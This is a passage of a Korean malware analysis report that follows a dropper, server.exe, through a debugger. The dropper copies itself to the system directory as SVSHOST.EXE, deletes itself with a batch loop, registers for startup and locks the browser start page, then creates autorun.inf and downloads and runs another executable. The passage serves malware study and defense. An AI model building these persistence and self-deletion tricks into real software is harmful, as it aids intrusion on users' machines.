00408EA4	74 0C	J# SHORT 00408EB2		O 0
00408EA6	8BC3	MOV EAX,EBX		O 0 LastErr ERROR_FILE_NOT_FOUND (00000000)
00408EA8	BA C48E4000	MOV EDX,00408EC4		EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
00408EAD	E8 22B2FFFF	CALL 004040D4		ST0 empty -UNORM BB90 01050104 00000000
00408EB2	81C4 00010000	ADD ESP,108		ST1 empty 0.0
00408EB3	5B	POP EBX		
00408EB9	C3	RET		

그림 18 - 시스템디렉터리 경로 획득

SVSH0ST 를 생성하기 위해 GetSystemDirectory API 를 이용하여 시스템 디렉터리 경로를 획득




그림 19 - CopyFile API

위에서 얻어온 시스템 디렉터리와 SVSHOST.EXE 를 결합하여 NewFileName 의 인자로 정해주고, EAX 에 있던 현재 파일(server.exe)를 PUSH 하여 복사할 파일로 지정해준 후 Kernel Trap 을 걸어 파일을 복사하는 모습이다. 즉 위에서 HASH 값이 같게 나올 수 밖에 없는 것이다.




그림 20 - CopyFile이 수행된 후 생성된 SVSHOST.EXE 파일

API 가 정상적으로 수행되고 파일이 생성되었다.




그림 21 - SVSHOST를 실행하는 부분

WinExec 를 이용해서 SVSHOST.EXE 를 실행하는 모습이다.




그림 22 - SVSHOST.EXE가 실행되는 모습

SVSHOST.EXE 가 실행되었다. 이 파일에 대한 분석은 server.exe 의 디버깅을 마무리하고 확인하도록 하자.




그림 23 - 자기자신을 삭제하기 위해 server.bat을 생성

CreateProcess API 를 이용하여 server.bat 이라는 프로세스를 생성한다. 이 batch 파일은 아래의 내용을 가지고 있다.




그림 24 - server.bat 파일 내용

즉 server.exe 가 지워질 때까지 loop 를 돌리는 것이다.




그림 25 - 실행된 server.bat

이 뒷부분은 프로그램에 할당된 자원해제를 실시하고 프로그램을 종료한다.
그러면 실제적인 활동을 하는 SVSHOST.EXE 를 분석해보자.

4. SVSHOST.EXE 분석

이제 실제로 파일 다운로드 등 악성코드의 주임무를 수행하는 SVSHOST.EXE 에 대해 알아보겠다.




그림 26 - 파일명비교루틴

이번엔 SVSHOST.EXE 가 실행을 하였으므로, 파일명 비교구문에서 동일하므로 Jump 를 수행하게 된다.




그림 27 - CreateMutex

이 CreateMutex 를 생성한 이유는 아래에 다시 기술될 것이다.




그림 28 - REG.exe파일을 이용하여, 시작프로그램에 등록

Registry 에 자기자신을 시작프로그램으로 등록시킨다.




그림 29 - 레지스트리에 자기자신을 등록

또한 아래와 같이 시작페이지를 수정한다.




그림 30 - 익스플로러의 시작페이지 수정

이부분은 레지스트리를 조작하여, 시작페이지를 수정하고, 레지스트리를 조작하지 않는 한, 시작페이지를 변경할 수 없도록 설정한다.




그림 31 - 변경된 시작페이지

또한 매 5000ms(5 초)마다 지정한 주소의 코드를 실행한다.




그림 32 - SetTimer를 이용

이 코드부분은 Icg.exe 와 autorun.inf 를 생성시키는 부분이다. 또한 URLDownloadofFile API 를 이용하여 위에서 설정한 msgbox.exe 를 다운로드 하고 실행한다.

